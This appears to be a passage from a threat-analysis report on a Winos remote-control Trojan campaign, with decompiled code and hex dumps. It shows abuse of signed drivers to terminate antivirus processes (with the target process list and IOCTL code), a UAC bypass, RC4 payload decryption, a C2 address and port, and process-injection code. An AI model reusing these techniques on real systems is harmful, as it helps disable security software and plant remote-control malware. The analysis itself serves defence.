
名称: td.

电子邮件: 不可用

签名时间: 2020年5月13日 16:37:16

Figure 3-15 Drive File Information for Malicious Use

The attacker takes advantage of the vulnerability of the driver file to hijack and sends control code to it to terminate relevant processes of designated security software. the target involves relevant processes of security products such as Qihoo 360, Velvet, and Tencent Computer Butler.




```
else {
  if ((iVar1 != 0x2248e0) || (plVar2 == (longlong *)0x0)) goto LAB_1400010be;
                    /* 终止指定的目标进程 */
  uVar4 = ZwTerminateTargetProcess(*plVar2);
  cVar3 = (char)uVar4;
}
  00000be0 33 36 30 72 70 73 2e 65 78 65 00 40 01 00 00 00 360rps.exe.@....
  00000bf0 33 36 30 53 61 66 65 2e 65 78 65 00 01 00 00 00 360Safe.exe.....
  00000c00 33 36 30 54 72 61 79 2e 65 78 65 00 01 00 00 00 360Tray.exe.....
  00000c10 33 36 30 72 70 2e 65 78 65 00 1a 40 01 00 00 00 360rp.exe..@....
  00000c20 33 36 30 73 64 2e 65 78 65 00 1a 40 01 00 00 00 360sd.exe..@....
  00000c30 51 51 52 65 70 61 69 72 2e 65 78 65 00 00 00 00 QQRepair.exe....
  00000c40 51 51 50 43 54 72 61 79 2e 65 78 65 00 00 00 00 QQPCTray.exe....
  00000c50 51 51 50 43 52 54 50 2e 65 78 65 00 01 00 00 00 QQPCRTP.exe.....
  00000c60 51 51 50 43 52 65 61 6c 54 69 6d 65 53 70 65 65 QQPCRealTimeSpee
  00000c70 64 75 70 2e 65 78 65 00 98 7f 1a 40 01 00 00 00 dup.exe....@....
  00000c80 51 51 50 43 50 61 74 63 68 2e 65 78 65 00 00 00 QQPCPatch.exe...
  00000c90 51 4d 50 65 72 73 6f 6e 61 6c 43 65 6e 74 65 72 QMPersonalCenter
  00000ca0 2e 65 78 65 00 00 00 00 25 7f 1a 40 01 00 00 00 .exe....%..@....
  00000cb0 51 4d 44 4c 2e 65 78 65 00 7e 1a 40 01 00 00 00 QMDL.exe.~.@....
  00000cc0 48 69 70 73 44 61 65 6d 6f 6e 2e 65 78 65 00 00 HipsDaemon.exe..
  00000cd0 48 69 70 73 54 72 61 79 2e 65 78 65 00 00 00 00 HipsTray.exe....
  00000ce0 48 69 70 73 4d 61 69 6e 2e 65 78 65 00 00 00 00 HipsMain.exe....
  00000cf0 6b 78 65 74 72 61 79 2e 65 78 65 00 01 00 00 00 kxetray.exe.....
  00000d00 6b 78 65 6d 61 69 6e 2e 65 78 65 00 01 00 00 00 kxemain.exe.....
  00000d10 6b 78 65 63 65 6e 74 65 72 2e 65 78 65 00 00 00 kxecenter.exe...
  00000d20 33 36 30 74 72 61 79 2e 65 78 65 00 01 00 00 00 360tray.exe.....
  00000d30 5a 68 75 44 6f 6e 67 46 61 6e 67 59 75 2e 65 78 ZhuDongFangYu.ex
  00000d40 65 00 00 55 00 00 00 00 24 7d 1a 40 01 00 00 00 e..U....$}.@....
```

Figure 3-16 Hijack Driver File Termination Specified Target Process

Component 2:

Bdapiutil64.sys is a driver file with the company's normal digital signature.



BdApiUtil64.sys 属性

常规 数字签名 安全 详细信息 以前的版本

数字签名详细信息

常规 高级

数字签名信息

此数字签名正常。

签名者信息(S)

名称: [redacted]


电子邮件: 不可用

签名时间: 2015年3月19日 11:02:58

查看证书(V)

Figure 3-17 BdApiUtil64.sys File Information


Kgsekdkce.exe creates BdApiUtil64.sys as a service, and traverses the process to find out whether there is a designated security software process, and the target involves processes related to security products such as Qihoo 360, Velvet, and Tencent Computer Butler.



```
72 65 63 74 6F 72 79 5A 68 75 44 6F 6E 67 46 61  rectoryZhuDongFa
6E 67 59 75 2E 65 78 65 33 36 30 74 72 61 79 2E  ngYu.exe360tray.
65 78 65 6B 78 65 63 65 6E 74 65 72 2E 65 78 65  exekxecenter.exe
6B 78 65 6D 61 69 6E 2E 65 78 65 6B 78 65 74 72  kxemain.exekxetr
61 79 2E 65 78 65 48 69 70 73 4D 61 69 6E 2E 65  ay.exeHipsMain.e
78 65 6B 78 65 73 63 6F 72 65 2E 65 78 65 48 69  xekxescore.exeHi
70 73 54 72 61 79 2E 65 78 65 48 69 70 73 44 61  psTray.exeHipsDa
65 6D 6F 6E 2E 65 78 65 51 4D 44 4C 2E 65 78 65  emon.exeQMDL.exe
51 4D 50 65 72 73 6F 6E 61 6C 43 65 6E 74 65 72  QMPersonalCenter
2E 65 78 65 51 51 50 43 50 61 74 63 68 2E 65 78  .exeQQPCPatch.ex
65 51 51 50 43 52 65 61 6C 54 69 6D 65 53 70 65  eQQPCRealTimeSpe
65 64 75 70 2E 65 78 65 51 51 50 43 52 54 50 2E  edup.exeQQPCRTP.
65 78 65 51 51 50 43 54 72 61 79 2E 65 78 65 51  exeQQPCTray.exeQ
51 52 65 70 61 69 72 2E 65 78 65 33 36 30 73 64  QRepair.exe360sd
2E 65 78 65 33 36 30 72 70 2E 65 78 65 33 36 30  .exe360rp.exe360
54 72 61 79 2E 65 78 65 33 36 30 53 61 66 65 2E  Tray.exe360Safe.
65 78 65 4D 73 4D 70 45 6E 67 2E 65 78 65 00 00  exeMsMpEng.exe..
```

Figure 3-18 Target Process

Hijacking the drive file BdApiUtil64. sys sends it a control code 0x800024b4 to terminate the specified process as shown in the figure above.



```
pWVar17 = local_168;
pvVar14 = CreateFileW(local_168,0xf01ff,0,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
              /* \\.\BdApiUtil */
if (pvVar14 == (HANDLE)0xffffffffffffffff) {
  pppuVar19 = (undefined ***)&DAT_0000001c;
  lVar18 = FUN_140002d00("Failed to open driver device",0x1c);
  FUN_1400015ec((longlong)local_170,pWVar17);
}
else {
  FUN_1400015ec((longlong)local_170,pWVar17);
  local_1a8 = (undefined ***)((ulonglong)local_1a8 & 0xffffffff00000000);
  local_170 = (undefined1  [8])((ulonglong)local_170 & 0xffffffff00000000);
  BVar10 = DeviceIoControl(pvVar14,0x800024b4,&local_1e0,4,local_170,4,(LPDWORD)&local_1a8
                          ,(LPOVERLAPPED)0x0);
  if (BVar10 == 0) {
    pppuVar19 = (undefined ***)&DAT_00000011;
    lVar18 = FUN_140002d00("IOCTL call failed",0x11);
    CloseHandle(pvVar14);
  }
  else {
    CloseHandle(pvVar14);
    lVar18 = 0;
  }
}
FUN_1400015d5(lVar18,pppuVar19);
}
```


BdApiUtil64.sys

```
  if (uVar1 == 0x800024b4) {
    iVar4 = ZwTerminateTargetProcess(param_1,param_2);
    return iVar4;
  }
```

Figure 3-19 Hijacking BdApiUtil64. sys Terminating the Specified Target Process

Stop the security software process by bypassing the UAC


Bypass. exe is a shortcut to C:\ Users\ Public\ Documents\ Windows Data\ NVIDIA .lnk by bypassing the UAC tool and calling the COM interface to create a right-lifting object.



```
00007FF7A5F8D018  48:895C24 08   mov qword ptr ss:[rsp+8],rbx     IIDFromString
00007FF7A5F8D01D  48:896C24 10   mov qword ptr ss:[rsp+10],rbp    [rsp+10]:L"DisplayCalibrator"
00007FF7A5F8D022  48:897424 18   mov qword ptr ss:[rsp+18],rsi    [rsp+18]:L"C:\\Users\\Public\\Documents\\WindowsData\\NVIDIA.lnk"
00007FF7A5F8D027  57             push rdi
00007FF7A5F8D028  48:83EC 20     sub rsp,20
00007FF7A5F8D02C  33ED           xor ebp,ebp
```

Figure 3-20 Executing NVIDIA .lnk Shortcut

This shortcut is used to execute C:\ Users\ Public\ Documents\ Windows Data\ KGseKdKce.exe, which hijacks the BdApiUtil64.sys driver file to terminate the specified security software process.



NVIDIA

目标类型: 应用程序


目标位置: WindowsData

目标(T): ic\Documents\WindowsData\KGseKKdKce.exe

Figure 3-21 NVIDIA .lnk for executing KGseKdKce.exe

"White plus black" remote control Trojan component


Using NtHandleCallback.exe, which has a normal digital signature, loads the malicious file log.dll, which executes 3 threads, and its overall function is as follows.



```
                  /* 0x4fe0  1  GenericLogImpl */
hHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10003eb0,(LPVOID)0x0,0,(LPDWORD)0x0);
                  /* 线程1: 读取Server.log文件内容进行解密，执行远控木马 */
hHandle_00 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10003da0,(LPVOID)0x0,0,(LPDWORD)0x0);
                  /* 线程2: 获取NtHandleCallback.exe、tracerpt.exe、NVIDIA.exe进程ID，利用Cndom6.sys
                  和XiaoH.sys文件进行驱动层对抗
                     */
hHandle_01 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10003ec0,(LPVOID)0x0,0,(LPDWORD)0x0);
                  /* 线程3: 执行PowerShell命令，将指定路径添加至Microsoft
                    Defender排除项中 */
WaitForSingleObject(hHandle,0xffffffff);
WaitForSingleObject(hHandle_00,0xffffffff);
WaitForSingleObject(hHandle_01,0xffffffff);
CloseHandle(hHandle);
CloseHandle(hHandle_00);
CloseHandle(hHandle_01);
```

Figure 3-22 Overall Function of Malicious File Log.dll


Thread 1 of log.dll decrypts the Server. log file by RC4 using the decryption key "? Bid @ locale @ std," obtains the online module of the Winos remote control Trojan and executes the module.



```
builtin_strncpy(local_4c,"??Bid@locale@std",0x11);
                    /* 解密密钥 */
local_1c = local_4c;
FUN_10003b50();
local_8[0] = 'r';
local_8[1] = 0x62;
local_8[2] = 0;
builtin_strncpy(local_38,"Server.log",0xb);
_fopen_s(&local_c,local_38,local_8);
if (local_c != (FILE *)0x0) {
  FUN_1000b5aa(local_c,0,(PLARGE_INTEGER)0x2);
  local_18 = FUN_1000bc3c(local_c);
  FUN_1000b5aa(local_c,0,(PLARGE_INTEGER)0x0);
  local_24 = (void *)FUN_10005c5c(local_18);
  local_10 = local_24;
  _fread(local_24,1,local_18,local_c);
  FUN_1000accb(local_c);
  sVar1 = _strlen(local_1c);
  RC4_Decrypt((int)local_10,local_18,(int)local_1c,sVar
                    /* RC4解密 */
  local_14 = 0;
  local_14 = FUN_100053b0();
  if (local_14 == 0) {
    local_2c = GetLastError();
    if (local_10 != (LPVOID)0x0) {
      local_28 = local_10;
      thunk_FUN_1000df40(local_10);
    }
  }
  else {
    local_20 = (code *)FUN_100051e0();
    if (local_20 != (code *)0x0) {
                    /* 调用远控木马的导出函数 */
      (*local_20)();
    }
    FUN_10005080();
  }
}
```

Figure 3-23 Decrypting and executing remote control Trojan horse


The online module of the Winos remote control Trojan horse contains the configuration information with inverted string, including the C2 address and port, grouping, version number, whether to enable some function, etc.



```
||p1:ydbao6.cyou|o1:9000|t1:1|p2:|o2:|t2:1|p3:|o3:|t3:1|dd:1|cl:1|fz:WPS|bb:1.0|bz
:2025. 9.19|jp:1|bh:0|ll:0|dl:1|sh:1|kl:1|bd:0|
```

Figure 3-24 Configuration Information Used by the Sample

The online module will then inject the received login module into the tracerpt.exe system process.




```
GetSystemDirectoryA(&local_108,0xff);
local_105 = 0;
FUN_100059e0(extraout_ECX,&local_108,"%s%s");
                    /* Windows\\SysWOW64\\tracerpt.exe */
DVar1 = GetFileAttributesA(&local_108);
if (DVar1 == 0xffffffff) {
  local_105 = 0;
                    /* Windows\\System32\\tracerpt.exe */
  FUN_100059e0(extraout_ECX_00,&local_108,"%s%s");
}
BVar2 = CreateProcessA(&local_108,(LPSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0
                       ,0,4,(LPVOID)0x0,(LPCSTR)0x0,&local_41c,unaff_ESI);
if (BVar2 == 0) {
  __security_check_cookie(local_8 ^ (uint)&stack0xfffffffc);
  return;
}
lpBaseAddress = VirtualAllocEx(unaff_ESI->hProcess,(LPVOID)0x0,unaff_EDI,0x3000,0x40);
if (lpBaseAddress != (LPVOID)0x0) {
  BVar2 = WriteProcessMemory(unaff_ESI->hProcess,lpBaseAddress,local_3d8,unaff_EDI,(SIZE_T *)0x0);
  if (BVar2 != 0) {
    local_3d4.ContextFlags = 0x10007;
    BVar2 = GetThreadContext(unaff_ESI->hThread,&local_3d4);
    if (BVar2 != 0) {
      local_3d4.Eip = (DWORD)lpBaseAddress;
      BVar2 = SetThreadContext(unaff_ESI->hThread,&local_3d4);
      if (BVar2 != 0) {
        ResumeThread(unaff_ESI->hThread);
        __security_check_cookie(local_8 ^ (uint)&stack0xfffffffc);
        return;
      }
    }
  }
}
```

Figure 3-25 Injecting the tracerpt.exe process

Use the driver file to hide the process

Thread 2 of log.dll hides and protects the target process and the network connection of the target process by using two driver files, Cndom6. sys and XiaoH. sys.

